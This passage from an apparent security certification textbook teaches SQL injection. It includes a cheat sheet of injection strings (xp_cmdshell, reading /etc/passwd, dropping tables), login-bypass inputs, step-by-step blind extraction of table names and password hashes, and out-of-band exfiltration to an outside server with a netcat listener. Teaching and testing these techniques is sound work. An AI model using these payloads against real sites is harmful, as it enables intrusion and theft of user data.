
Figure 15-14: Example of Type Mismatch Error Message

- **Blind Injection**

Blind injection involves using time delays or error patterns to infer or extract information. For instance:

```
'; if condition waitfor delay '0:0:5' –
'; union select if( condition , benchmark (100000, sha1('test')), 'false'
),1,1,1,1;
```

An attacker leverages database-generated error messages to create a vulnerability exploit request. These error messages are valuable for crafting exploits. In some cases, attackers can automate the process based on the error responses from the database server.


Attempt to inject codes into the input fields to generate an error a single quote (') , a semicolon (;) , comments (--), AND, and OR
404
Attacker
Try to insert a string value where a number is expected in the input field

```
Microsoft OLE DB Provider for ODBC
Drivers error '80040e14'
[Microsoft][ODBC SQL Server Driver][SQL
Server]Unclosed quotation mark before the
character string ''.
/shopping/buy.aspx, line 52
```

```
Microsoft OLE DB Provider for ODBC Drivers
error '80040e07' [Microsoft][ODBC SQL
Server Driver][SQL Server]Syntax error
converting the varchar value 'test' to a
column of data type int. /visa/credit.aspx,
line 17
```

Figure 15: Example of Database-Level Error Message

Note: If the application does not reveal detailed error messages and instead shows a generic '500 Server Error' or a custom error page, try using blind injection methods.

SQL Injection Vulnerability Detection

After collecting the necessary information, the attacker searches for SQL vulnerabilities within the target web application. To do so, the attacker identifies all input fields, hidden fields, and POST requests on the site and then attempts to inject code into these fields to trigger an error.

Testing for SQL Injection

Testing for SQL injection involves using specific input strings, known as testing strings, which attackers utilize to exploit SQL injection vulnerabilities. Penetration testers also employ these strings to assess an application's security against SQL injection threats. Table 15-02 outlines various testing string possibilities, which are commonly referred to as a cheat sheet for SQL injection. This cheat sheet helps pen testers check for SQL injection vulnerabilities.

Testing String	Testing String	Testing String	Testing String	Testing String
||6	or 1=1--	%22+or+isnull%281%2F0 %29+%2F*	' or 1 in (select @@version)--	+or+isnull%281% 2F0 %29+%2F*
'||'6	" or "a"="a	' group by userid having 1=1--	' union all select @@version--	%27+OR+%2776 59% 27%3D%277659
(||6)	Admin' OR '	'; EXECUTE IMMEDIATE 'SEL' || 'ECT US' || 'ER'	' OR 'unusual' = 'unusual'	%22+or+isnull%2 81 %2F0%29+%2F*
' OR 1=1--	' having 1=1--	CRATE USER name IDENTIFIED BY 'pass123'	' OR 'something' = 'some'+'thing'	' and 1 in (select var from temp)--
OR 1=1	' OR 'text' = N'text'	' union select1, load_file('/etc/passwd'), 1,1,1;	' OR 'something' like 'some%'	' ; drop table temp --
' OR '1'='1	' OR 2 > 1	'; exec master..xp_cmdshell 'ping 10.10.1.2'--	' OR 'whatever' in ('whatever')	exec sp_addlogin 'name' , 'password'
; OR '1'='1'	' OR 'text' > 't'	exec sp_addsrvrolemem ber 'name' , 'sysadmin'	' OR 2 BETWEEN 1 and 3	@var select @var as var into temp end --
%27+--+	' union select	GRANT CONNECT TO name; GRANT RESOURCE TO name;	' or username like char(37);	
" or 1=1--	Password:*/=1--	' union select * from users where login = char(114,111,111,116);	UNI/**/ON SEL/**/ECT	
' or 1=1 /*	' or 1/*	'/**/OR/**/1/**/=/**/1	'; EXEC ('SEL' + 'ECT US' + 'ER')	

Table 15-02: Standard SQL Injection Inputs

Additional Methods to Detect SQL Injection

Additional methods for detecting SQL injection include:

- **Function Testing**

Function testing is a software testing approach that evaluates a system or application based on specific inputs aligned with user requirements. The obtained output is analyzed and compared to the expected results to verify whether the system functions as intended. This method falls under black-box testing, meaning it does not require knowledge of the internal code structure or logic. Function testing assesses various aspects such as security, user interface, database interactions, client-server applications, navigation, and overall system usability.

For example:

http://certifiedhacker.com/?parameter=123

http://certifiedhacker.com/?parameter=1'

http://certifiedhacker.com/?parameter=1'#

http://certifiedhacker.com/?parameter=1"

http://certifiedhacker.com/?parameter=1 AND 1=1-

http://certifiedhacker.com/?parameter=1'-

http://certifiedhacker.com/?parameter=1 AND 1=2

http://certifiedhacker.com/?parameter=1'/*

http://certifiedhacker.com/?parameter=1' AND '1'='1

http://certifiedhacker.com/?parameter=1 order by 1000

- **Fuzz Testing**

Fuzz testing, or fuzzing, is an adaptive technique used to detect coding errors by injecting large volumes of random data and analyzing the resulting output changes. As a black-box testing method, fuzz testing helps identify security vulnerabilities and coding flaws in web applications. Specialized tools, known as fuzzers, generate and send random input ("fuzz") to the target application to uncover potential weaknesses that attackers might exploit.

Fuzz Testing Tools:

- BeSTORM (https://www.beyondsecurity.com)
- Burp Suite (https://portswigger.net)
- AppScan Standard (https://www.hcl-software.com)
- Defensics (https://www.synopsys.com)
- SnapFuzz (https://portswigger.net)

- **Static Testing**

Involves analyzing the source code of a web application to detect vulnerabilities.

- **Dynamic Testing**

Focuses on examining the application's behavior during runtime to identify security risks.

SQL Injection Black Box Pen Testing

In black box testing, the penetration tester does not require prior knowledge of the network or system being tested. The initial task involves identifying the system's location and infrastructure. The tester evaluates the web application's vulnerabilities from an attacker's viewpoint by injecting special characters, whitespace, SQL keywords, and oversized requests to assess how the application responds under different conditions.

The process of SQL injection black box penetration testing involves the following steps:

- **Identifying SQL Injection Vulnerabilities**

  - Inputting a single quote (') to check if user input is improperly sanitized
  - Inputting a double quote (") to detect similar sanitization issues
- **Checking for Input Sanitization**
  - Using a right square bracket (]) as input to determine whether user input is incorporated into an SQL identifier without proper sanitization
- **Detecting Truncation Issues**
  - Entering excessively long strings of random data, similar to buffer overflow tests, to observe if any SQL errors appear on the page
- **Testing SQL Modification**
  - Injecting long sequences of single quotes ('), right square brackets (]), or double quotes (").
  - This can overwhelm the return values of functions like REPLACE and QUOTENAME, potentially truncating the command variable holding the SQL statement

Source Code Review to Detect SQL Injection Vulnerabilities

Source code review is a security testing technique that involves systematically analyzing source code to identify vulnerabilities. Its primary goal is to detect and rectify security flaws introduced during development. As a form of white-box testing, it is typically conducted during the implementation phase of the Security Development Lifecycle (SDL). This process helps uncover and mitigate security risks such as SQL injection, format string exploits, race conditions, memory leaks, and buffer overflows.

Automated tools like Veracode, SonarQube, PVS-Studio, Coverity Scan, Parasoft Jtest, CAST AIP, and Klocwork can assist in performing source code reviews. Security professionals can utilize these tools to identify vulnerabilities within an application's source code. Additionally, source code reviews can be conducted manually.

There are two main types of source code reviews:

- **Static Code Analysis**: This approach examines the source code without executing it, identifying potential vulnerabilities through techniques like Taint Analysis, Lexical Analysis, and Data Flow Analysis. Various automated tools are available to facilitate this process.
- **Dynamic Code Analysis**: This method analyzes the source code while it is running. It involves preparing input data, executing test programs, collecting relevant parameters, and evaluating output data. Dynamic analysis is particularly useful for detecting security vulnerabilities related to SQL injection and interactions with databases or web services.

Some source code analysis tools are listed below:

- Veracode (https://www.veracode.com)
- SonarQube (https://sonarsource.com)
- PVS-Studio (https://pvs-studio.com)
- Coverity Scan (https://scan.coverity.com)

- Parasoft Jtest (https://www.parasoft.com)
- CAST Application Intelligence Platform (AIP) (https://www.castsoftware.com)
- Klocwork (https://www.perforce.com)

Testing for Blind SQL Injection Vulnerability in MySQL and MSSQL

An attacker can detect blind SQL injection vulnerabilities by experimenting with the URLs of a target website. For instance, consider the following URL:

```
shop.com/items.php?id=101
```

The corresponding SQL query executed by the database would be:

```
SELECT * FROM ITEMS WHERE ID = 101
```

To test for blind SQL injection, an attacker may manipulate the input by appending a condition that always evaluates to **FALSE**, such as **1=0**:

```
shop.com/items.php?id=101 and 1=0
```

This modifies the SQL query to:

```
SELECT * FROM ITEMS WHERE ID = 101 AND 1 = 0
```

Since **1=0** is always false, the query returns no results. The attacker then tries a condition that always evaluates to **TRUE**, such as **1=1**:

```
shop.com/items.php?id=101 and 1=1
```

This results in:

```
SELECT * FROM ITEMS WHERE ID = 101 AND 1 = 1
```

Since **1=1** is always true, the query executes successfully, and the shopping application displays the expected items page. By observing the difference in responses, the attacker can confirm that the URL is vulnerable to a blind SQL injection attack.

Launch SQL Injection Attacks

After gathering information and identifying vulnerabilities, the attacker attempts various SQL injection techniques, including error-based SQL injection, union-based SQL injection, blind SQL injection, and others.

Perform Error-Based SQL Injection

An attacker leverages error messages revealed by an application to craft exploit requests targeting vulnerabilities. Automated exploits can also be developed based on the error messages returned by the database server.

- **Extract Database Name**

```
http://www.certifiedhacker.com/page.aspx?id=1 or
1=convert(int,(DB_NAME))--
```

Error: Syntax error converting the nvarchar value '[DB NAME]' into a column of data type int.

- **Extract 1st Database Table**

```
http://www.certifiedhacker.com/page.aspx?id=1 or 1=convert(int,(select top 1 name from sysobjects where xtype=char(85)))--
```

Error: Syntax error converting the nvarchar value '[TABLE NAME 1]' into a column of data type int.

- **Extract 1st Table Column Name**

```
http://www.certifiedhacker.com/page.aspx?id=1 or 1=convert(int, (select top 1 column_name from DBNAME.information_schema.columns where table_name='TABLE-NAME-1'))--
```

Error: Syntax error converting the nvarchar value '[COLUMN NAME 1]' into a column of data type int.

- **Extract 1st Field of 1st Row (Data)**

```
http://www.certifiedhacker.com/page.aspx?id=1 or 1=convert(int, (select top 1 COLUMN-NAME-1 from TABLE-NAME-1))--
```

Error: Syntax error converting the nvarchar value '[FIELD 1 VALUE]' into a column of data type int.

Perform Error-Based SQL Injection Using Stored Procedure Injection

Some developers use stored procedures in the backend of web applications to enhance functionality. These stored procedures are part of an SQL query designed to perform specific tasks. Developers may include both static and dynamic SQL statements within these procedures. If dynamic SQL is used and application users can input data into it, the application could become vulnerable to SQL injection attacks. Stored procedure injection attacks are possible when the application fails to properly sanitize user input before it's processed within the stored procedure. An attacker can exploit this lack of input validation to execute a stored procedure injection attack.

Consider the following SQL server stored procedure:

```
Create procedure user_login @username varchar(20), @passwd varchar(20) As

Declare @sqlstring varchar(250)

Set @sqlstring = ` Select 1 from users Where username = ` + @username + ` and passwd = ` + @passwd

exec(@sqlstring)

Go
```

User input:

```
anyusername or 1=1' anypassword
```

The procedure fails to sanitize the input, which enables the return value to show an existing record based on these parameters.

Consider the following SQL Server stored procedure:

```
Create procedure get_report @columnamelist varchar(7900) As Declare
@sqlstring varchar(8000) Set @sqlstring = 'Select ' + @columnamelist +
' from ReportTable'exec(@sqlstring) Go
```

User input:

```
1 from users; update users set password = 'password'; select *
```

This would cause the report to run and update the passwords of all users.

Note: While this is a simplified example, it demonstrates how dynamic SQL could be misused. In a real-world scenario, such as with dynamic reporting queries where the user chooses the columns to view, malicious code could be injected, potentially compromising sensitive data.

Perform Union SQL Injection

In UNION SQL injection, an attacker exploits the UNION clause to combine a malicious query with the original query, enabling them to retrieve data from the target database table. To test for this vulnerability, the attacker appends a single quote to the end of a ".php?id=" URL. If a MySQL error is returned, it indicates the site is likely vulnerable to UNION SQL injection. The attacker then uses the ORDER BY clause to identify the number of columns in the table before leveraging the UNION ALL SELECT command to extract data.

- **Extract Database Name**

```
http://www.certifiedhacker.com/page.aspx?id=1 UNION SELECT ALL
1,DB_NAME,3,4
```

[DB_NAME] Returned from the server

- **Extract Database Tables**

```
http://www.certifiedhacker.com/page.aspx?id=1 UNION SELECT ALL
1,TABLE_NAME,3,4 from sysobjects where xtype=char(85)--
```

[EMPLOYEE_TABLE] Returned from the server

- **Extract Table Column Names**

```
http://www.certifiedhacker.com/page.aspx?id=1 UNION SELECT ALL
1,column_name,3,4 from DB_NAME.information_schema.columns where
table_name ='EMPLOYEE_TABLE'--
```

[EMPLOYEE_NAME]

- **Extract 1st Field Data**

```
http://www.certifiedhacker.com/page.aspx?id=1 UNION SELECT ALL
1,COLUMN-NAME-1,3,4 from EMPLOYEE_NAME --
```

[FIELD 1 VALUE] Returned from the server

Bypass Website Logins Using SQL Injection

Bypassing website logins is a common and basic malicious activity that attackers can perform using SQL injection. It is one of the simplest ways to exploit any SQL injection vulnerability in an application. An attacker can bypass the login (authentication) process by injecting harmful SQL code into a user's account, bypassing the need for a username and password. The attacker inserts this malicious SQL code into a login form to bypass the application's authentication.

By taking advantage of SQL vulnerabilities, attackers can fully exploit the system. This occurs because developers often combine SQL commands with user-provided input, allowing attackers to execute arbitrary SQL queries and commands on the backend database through the web application.

Try these on the website login forms:

- `admin' --`
- `admin' #`
- `admin'/*`
- `' or 1=1--`
- `' or 1=1#`
- `' or 1=1/*`
- `') or '1'='1--`
- `') or ('1'='1--`

Login as a different user:

```
' UNION SELECT 1,'anotheruser','doesnt matter‛, 1--
```

Try to bypass login by avoiding the MD5 hash check:
You can use the "UNION" operation to combine the results with a known password and the MD5 hash of a provided password. This causes the web application to compare the supplied MD5 hash with the one in the database instead of the actual MD5 hash stored in the database.

For example:

```
Username : admin
Password : 1234 ' AND 1=0 UNION ALL SELECT 'admin',

'81dc9bdb52d04dc20036dbd8313ed055

81dc9bdb52d04dc20036dbd8313ed055 = MD5(1234)
```

Perform Blind SQL Injection – Boolean Exploitation (MySQL)

SQL injection exploitation varies based on the SQL language used. An attacker combines two SQL queries to extract additional data, often using the UNION operator to retrieve more information from the database. Blind injections make it easier for attackers to bypass filters. A key characteristic of blind SQL injection is that it retrieves entries one symbol at a time.

- **Example 1: Extract First Character**

Searching for the first character of the first table entry

```
/?id=1+AND+555=if(ord(mid((select+pass+from+users+limit+0,1),1,1)    )=
97,555,777)
```

If the "users" table has a column named "pass" and the first character of the first entry in this column is 97 (which corresponds to the letter "a"), the DBMS will return TRUE; otherwise, it will return FALSE.

- **Example 2: Extract Second Character**

Searching for the second character of the first table entry

```
/?id=1+AND+555=if(ord(mid((select+pass+from+users+limit+0,1),2,1)    )=
97,555,777)
```

If the "users" table has a column called "pass" and the second character of the first entry in this column is 97 (representing the letter "a"), the DBMS will return TRUE; otherwise, it will return FALSE.

Blind SQL Injection – Extract Database User

With blind SQL injection, an attacker can retrieve the database username by asking yes/no questions to the database server to gather information. To extract the database username, the attacker first attempts to determine how many characters are in the username. Once the attacker knows the length of the username, they will try to identify each individual character. For example, discovering the first letter of the username using a binary search method requires seven requests, meaning an eight-character username would take 56 requests to identify fully.

- **Example 1: Check for username length**

```
http://www.certifiedhacker.com/page.aspx?id=1;
IF (LEN(USER)=1) WAITFOR DELAY '00:00:10'--
http://www.certifiedhacker.com/page.aspx?id=1;
IF (LEN(USER)=2) WAITFOR DELAY '00:00:10'--
http://www.certifiedhacker.com/page.aspx?id=1;
IF (LEN(USER)=3) WAITFOR DELAY '00:00:10'--
```

Keep increasing the value of LEN(USER) until DBMS returns TRUE.

- **Example 2: Check if 1st character in the username contains 'A' (a=97), 'B', or 'C', and so on.**

```
http://www.certifiedhacker.com/page.aspx?id=1;
IF(ASCII(lower(substring((USER),1,1)))=97) WAITFOR DELAY '00:00:10'--
http://www.certifiedhacker.com/page.aspx?id=1;
IF(ASCII(lower(substring((USER),1,1)))=98) WAITFOR DELAY '00:00:10'--
http://www.certifiedhacker.com/page.aspx?id=1;
IF(ASCII(lower(substring((USER),1,1)))=99) WAITFOR DELAY '00:00:10'--
```

Keep increasing the value of ASCII(lower(substring((USER),1,1))) until DBMS returns TRUE.

- **Example 3: Check if 2nd second character in the username contains 'A' (a=97), 'B', or 'C', and so on.**

```
http://www.certifiedhacker.com/page.aspx?id=1;
IF(ASCII(lower(substring((USER),2,1)))=97) WAITFOR DELAY '00:00:10'--
http://www.certifiedhacker.com/page.aspx?id=1;
IF(ASCII(lower(substring((USER),2,1)))=98) WAITFOR DELAY '00:00:10'--
http://www.certifiedhacker.com/page.aspx?id=1;
IF(ASCII(lower(substring((USER),2,1)))=99) WAITFOR DELAY '00:00:10'--
```

Keep increasing the value of ASCII(lower(substring((USER),2,1))) until DBMS returns TRUE.

- **Example 4: Check if 3rd character in the username contains 'A' (a=97), 'B', or 'C', and so on.**

```
http://www.certifiedhacker.com/page.aspx?id=1;
IF(ASCII(lower(substring((USER),3,1)))=97) WAITFOR DELAY '00:00:10'--
http://www.certifiedhacker.com/page.aspx?id=1;
IF(ASCII(lower(substring((USER),3,1)))=98) WAITFOR DELAY '00:00:10'--
http://www.certifiedhacker.com/page.aspx?id=1;
IF(ASCII(lower(substring((USER),3,1)))=99) WAITFOR DELAY '00:00:10'--
```

Keep increasing the value of ASCII(lower(substring((USER),3,1))) until DBMS returns TRUE.

Blind SQL Injection – Extract Database Name

In blind SQL injection, the attacker can retrieve the database name using the time-based method. This involves applying brute force to guess the database name by comparing the time before and after the query is executed. The attacker infers that if the time delay is 10 seconds, the name is "A"; if the delay is only 2 seconds, then "A" is not the correct name. In this way, the attacker gradually determines the database name associated with the target web application.

- **Example 1: Check for Database Name Length and Name**

```
http://www.certifiedhacker.com/page.aspx?id=1;

IF (LEN(DB_NAME())=4) WAITFOR DELAY '00:00:10'--

http://www.certifiedhacker.com/page.aspx?id=1;

IF(ASCII(lower(substring((DB_NAME()),1,1)))=97)      WAITFOR      DELAY
'00:00:10'--

http://www.certifiedhacker.com/page.aspx?id=1;
```

```
IF(ASCII(lower(substring((DB_NAME()),2,1)))=98)      WAITFOR      DELAY
'00:00:10'--

http://www.certifiedhacker.com/page.aspx?id=1;

IF(ASCII(lower(substring((DB_NAME()),3,1)))=99)      WAITFOR      DELAY
'00:00:10'--

http://www.certifiedhacker.com/page.aspx?id=1;

IF(ASCII(lower(substring((DB_NAME()),4,1)))=100)     WAITFOR     DELAY
'00:00:10'--
```

Database Name = **ABCD** (Considering that the database returned true for the above statement)

- **Example 2: Extract 1st Database Table**

```
http://www.certifiedhacker.com/page.aspx?id=1;
IF (LEN(SELECT TOP 1 NAME from sysobjects where xtype='U')=3) WAITFOR
DELAY '00:00:10'--
http://www.certifiedhacker.com/page.aspx?id=1;
IF(ASCII(lower(substring((SELECT  TOP  1  NAME  from  sysobjects  where
xtype=char(85)),1,1)))=101) WAITFOR DELAY '00:00:10'--
http://www.certifiedhacker.com/page.aspx?id=1;
IF(ASCII(lower(substring((SELECT  TOP  1  NAME  from  sysobjects  where
xtype=char(85)),2,1)))=109) WAITFOR DELAY '00:00:10'--
http://www.certifiedhacker.com/page.aspx?id=1;
IF(ASCII(lower(substring((SELECT  TOP  1  NAME  from  sysobjects  where
xtype=char(85)),3,1)))=112) WAITFOR DELAY '00:00:10'--
```

Table Name = **EMP** (Considering that the database returned true for the above statement).

Blind SQL Injection – Extract Column Name

Using the same approach described earlier, the attacker can retrieve the column name by applying the time-based blind SQL injection method.

- **Example 1: Extract 1st Table Column Name**

```
http://www.certifiedhacker.com/page.aspx?id=1;  IF  (LEN(SELECT  TOP  1
column_name      from      ABCD.information_schema.columns      where
table_name='EMP')=3) WAITFOR DELAY '00:00:10'--

http://www.certifiedhacker.com/page.aspx?id=1;

IF(ASCII(lower(substring((SELECT     TOP     1     column_name     from
ABCD.information_schema.columns   where   table_name='EMP'),1,1)))=101)
WAITFOR DELAY '00:00:10'--

http://www.certifiedhacker.com/page.aspx?id=1;

IF(ASCII(lower(substring((SELECT     TOP     1     column_name     from
ABCD.information_schema.columns   where   table_name='EMP'),2,1)))=105)
WAITFOR DELAY '00:00:10'--
```

```
http://www.certifiedhacker.com/page.aspx?id=1;

IF(ASCII(lower(substring((SELECT TOP 1 column_name from ABCD.information_schema.columns where table_name='EMP'),3,1)))=100) WAITFOR DELAY '00:00:10'--
```

Column Name = **EID** (Considering that the database returned true for the above statement).

- **Example 2: Extract 2nd Table Column Name**

```
http://www.certifiedhacker.com/page.aspx?id=1;
IF (LEN(SELECT TOP 1 column_name from ABCD.information_schema.columns where table_name='EMP' and column_name>'EID')=4) WAITFOR DELAY '00:00:10'--
http://www.certifiedhacker.com/page.aspx?id=1;
IF(ASCII(lower(substring((SELECT TOP 1 column_name from ABCD.information_schema.columns where table_name='EMP' and column_name>'EID'),1,1)))=100) WAITFOR DELAY '00:00:10'--
http://www.certifiedhacker.com/page.aspx?id=1;
IF(ASCII(lower(substring((SELECT TOP 1 column_name from ABCD.information_schema.columns where table_name='EMP' and column_name>'EID'),2,1)))=101) WAITFOR DELAY '00:00:10'--
http://www.certifiedhacker.com/page.aspx?id=1;
IF(ASCII(lower(substring((SELECT TOP 1 column_name from ABCD.information_schema.columns where table_name='EMP' and column_name>'EID'),3,1)))=112) WAITFOR DELAY '00:00:10'--
http://www.certifiedhacker.com/page.aspx?id=1;
IF(ASCII(lower(substring((SELECT TOP 1 column_name from ABCD.information_schema.columns where table_name='EMP' and column_name>'EID'),4,1)))=116) WAITFOR DELAY '00:00:10'--
```

Column Name = **DEPT** (Considering that the database returned true for the above statement).

Blind SQL Injection – Extract Data from ROWS

By following the same process outlined earlier, the attacker can extract data from rows using the time-based blind SQL injection method.

- **Example 1: Extract 1st Field of 1st Row**

```
http://www.certifiedhacker.com/page.aspx?id=1;

IF (LEN(SELECT TOP 1 EID from EMP)=3) WAITFOR DELAY '00:00:10'--

http://www.certifiedhacker.com/page.aspx?id=1;

IF (ASCII(substring((SELECT TOP 1 EID from EMP),1,1))=106) WAITFOR DELAY '00:00:10'--

http://www.certifiedhacker.com/page.aspx?id=1;

IF (ASCII(substring((SELECT TOP 1 EID from EMP),2,1))=111) WAITFOR DELAY '00:00:10'--
```

```
http://www.certifiedhacker.com/page.aspx?id=1;

IF (ASCII(substring((SELECT TOP 1 EID from EMP),3,1))=101) WAITFOR DELAY
'00:00:10'--
```

Field Data = **JOE** (Considering that the database returned true for the above statement)

- **Example 2: Extract 2nd Field of 1st Row**

```
http://www.certifiedhacker.com/page.aspx?id=1;
IF (LEN(SELECT TOP 1 DEPT from EMP)=4) WAITFOR DELAY '00:00:10'--

http://www.certifiedhacker.com/page.aspx?id=1;
IF  (ASCII(substring((SELECT  TOP  1  DEPT  from  EMP),1,1))=100)  WAITFOR
DELAY '00:00:10'--

http://www.certifiedhacker.com/page.aspx?id=1;
IF  (ASCII(substring((SELECT  TOP  1  DEPT  from  EMP),2,1))=111)  WAITFOR
DELAY '00:00:10'--

http://www.certifiedhacker.com/page.aspx?id=1;
IF  (ASCII(substring((SELECT  TOP  1  DEPT  from  EMP),3,1))=109)  WAITFOR
DELAY '00:00:10'--

http://www.certifiedhacker.com/page.aspx?id=1;
IF  (ASCII(substring((SELECT  TOP  1  DEPT  from  EMP),3,1))=112)  WAITFOR
DELAY '00:00:10'--
```

Field Data = **COMP** (Considering that the database returned true for the above statement).

Exporting a Value with Regular Expression Attack

An attacker can execute SQL injection using regular expressions on a known table to extract sensitive information like passwords. For instance, if an attacker knows that a web application stores user details in a table called UserInfo, they can perform a regular expression attack to uncover the passwords. Typically, databases store hashed passwords generated through algorithms like MD5 or SHA-1, and these hashes consist only of [a-f0-9] characters.

- **Exporting a value in MySQL**

In MySQL, an attacker can use the following method to determine the first character of a password.

First, they check if the first character is between "a" and "f":

```
index.php?id=2 and 1=(SELECT 1 FROM UserInfo WHERE Password REGEXP '^[a-
f]' AND ID=2)
```

If the query returns TRUE, they then check if the first character is between "a" and "c":

```
index.php?id=2 and 1=(SELECT 1 FROM UserInfo WHERE Password REGEXP '^[a-
c]' AND ID=2)
```

If it returns FALSE, the attacker deduces that the first character is between "d" and "f". Next, they check if the first character is between "d" and "f":

```
index.php?id=2 and 1=(SELECT 1 FROM UserInfo WHERE Password REGEXP '^[d-
f]' AND ID=2)
```

If the query returns TRUE, they continue by checking if the first character is between "d" and "e":

```
index.php?id=2 and 1=(SELECT 1 FROM UserInfo WHERE Password REGEXP '^[d-
e]' AND ID=2)
```

If the query returns TRUE again, the attacker checks for "d" or "e":

```
index.php?id=2 and 1=(SELECT 1 FROM UserInfo WHERE Password REGEXP '^[d]'
AND ID=2)
```

If this query returns TRUE, the attacker identifies the first character of the password as "d". This process is repeated for the remaining characters of the password.

- **Exporting a value in MSSQL**

In MSSQL, attackers use a similar approach to identify the first character of the password, as described earlier. To find the second character of the password, the attacker follows this method:

First, they check if the second character is between "a" and "f":

```
default.aspx?id=2 AND 1=(SELECT 1 FROM UserInfo WHERE Password LIKE 'd[a-
f]%' AND ID=2)
```

If the query returns FALSE, the attacker then checks if the second character is between "0" and "9":

```
default.aspx?id=2 AND 1=(SELECT 1 FROM UserInfo WHERE Password LIKE 'd[0-
9]%' AND ID=2)
```

If this returns TRUE, they narrow it down to values between "0" and "4":

```
default.aspx?id=2 AND 1=(SELECT 1 FROM UserInfo WHERE Password LIKE 'd[0-
4]%' AND ID=2)
```

If it returns FALSE, the attacker infers the second character is between "5" and "9". They then check:

```
default.aspx?id=2 AND 1=(SELECT 1 FROM UserInfo WHERE Password LIKE 'd[5-
9]%' AND ID=2)
```

If this query returns TRUE, the attacker continues by checking if the second character is between "5" and "7":

```
default.aspx?id=2 AND 1=(SELECT 1 FROM UserInfo WHERE Password LIKE 'd[5-
7]%' AND ID=2)
```

If it returns FALSE, the attacker concludes that the second character is either "8" or "9" and checks for "8":

```
default.aspx?id=2 AND 1=(SELECT 1 FROM UserInfo WHERE Password LIKE
'd[8]%' AND ID=2)
```

If the query returns TRUE, the attacker identifies the second character as "8". This process is repeated for each character of the password. Once the full password is obtained, the attacker logs into the web application and can perform malicious activities.

Perform Double Blind SQL Injection

Double-blind SQL injection is an advanced form of SQL injection where attackers do not receive direct feedback from a web application to verify whether the attack was successful. This makes the process more complex, as attackers must depend on indirect clues or side channels to determine the impact of their actions.

How Double-Blind SQL Injection Works:

- The attacker targets an input field vulnerable to SQL injection but does not receive direct confirmation, such as error messages or database output
- SQL injection payloads are crafted to manipulate the database and produce observable changes in the application's behavior
- Instead of explicit confirmation, the attacker relies on indirect signs like variations in application responses, execution delays, or altered functionalities dependent on the database
- Common techniques used in double-blind SQL injection include Boolean-based and time-based blind SQL injection

Exploitation of double-blind SQL injection is primarily based on time-delay analysis. Attackers inject queries with intentional delays and analyze response times to infer database behavior. Functions like benchmark() and sleep() are commonly used to introduce time delays and assess their effects.

An example of a double-blind SQL injection attack is shown below:

```
/?id=1+AND+if((ascii(lower(substring((select password from user limit
0,1),0,1))))=97,1,benchmark(2000000,md5(now())))
```

- The attacker determines if the guessed character is correct by observing the delay in the web server's response
- Adjusting the 2000000 value allows the attacker to optimize performance based on the specific application
- The sleep() function serves as an alternative to benchmark(), providing a similar delay effect while consuming fewer server resources, making it a more efficient and secure approach in certain contexts

Perform Blind SQL Injection Using Out-of-Band Exploitation Technique

The out-of-band exploitation technique is useful in scenarios where blind SQL injection occurs. It leverages DBMS functions to establish an out-of-band connection, sending the results of the injected query to the attacker's server.

Note: Different DBMS platforms have their functions for this purpose, so it is important to refer to specific documentation.

Consider the following SQL query:

```
SELECT * FROM products WHERE id_product=$id_product
```

If a script executes this query based on a request like:

```
http://www.example.com/product.php?id=10
```

A malicious request could look like this:

```
http://www.example.com/product.php?id=10||UTL_HTTP.request('testerserv
er.com:80')||(SELECT user FROM DUAL)—
```

In this case, the attacker appends the UTL_HTTP.request function to id=10, forcing Oracle to connect to "testerserver" and send an HTTP GET request that includes the result of SELECT user FROM DUAL.

To capture this request, the attacker can set up a web server (e.g., Apache) or use Netcat:

```
/home/tester/nc –nLp 80
```

The intercepted request might look like this:

```
GET /SCOTT HTTP/1.1

Host: testerserver.com

Connection: close
```

This allows the attacker to retrieve the database username via an external connection.

Exploiting Second-Order SQL Injection

Second-order SQL injection occurs when an application stores user-submitted data in a database and later uses it in a different function without proper validation or parameterized queries. Unlike traditional SQL injection, this attack does not immediately affect the application. Instead, the injected payload remains dormant until another operation processes the stored data, at which point the malicious query executes.

Even if the application employs output escaping techniques to sanitize inputs, the attack remains possible because the injected query is stored rather than executed immediately. When the stored data is later used in another SQL operation, it triggers the attack, allowing the attacker to manipulate the database.

Depending on the backend database, connection settings, and operating system, a successful second-order SQL injection attack can enable an attacker to:

- Read, modify, or delete data and tables within the database
- Execute system-level commands on the underlying OS

Steps in a Second-Order SQL Injection Attack:

1. The attacker submits a specially crafted input via an HTTP request.
2. The web application stores this input in the database without executing it immediately.
3. The application responds to the HTTP request, appearing unaffected.
4. Later, the attacker submits another request, triggering a function that retrieves the previously stored input.
5. The application processes the stored data in an SQL query, unknowingly executing the attacker's injected SQL code.
6. If applicable, the attacker receives the query results, confirming the successful execution of the SQL injection.

This type of attack highlights the importance of using parameterized queries and validating all stored data before reuse in SQL operations.

Bypass Firewall to Perform SQL Injection

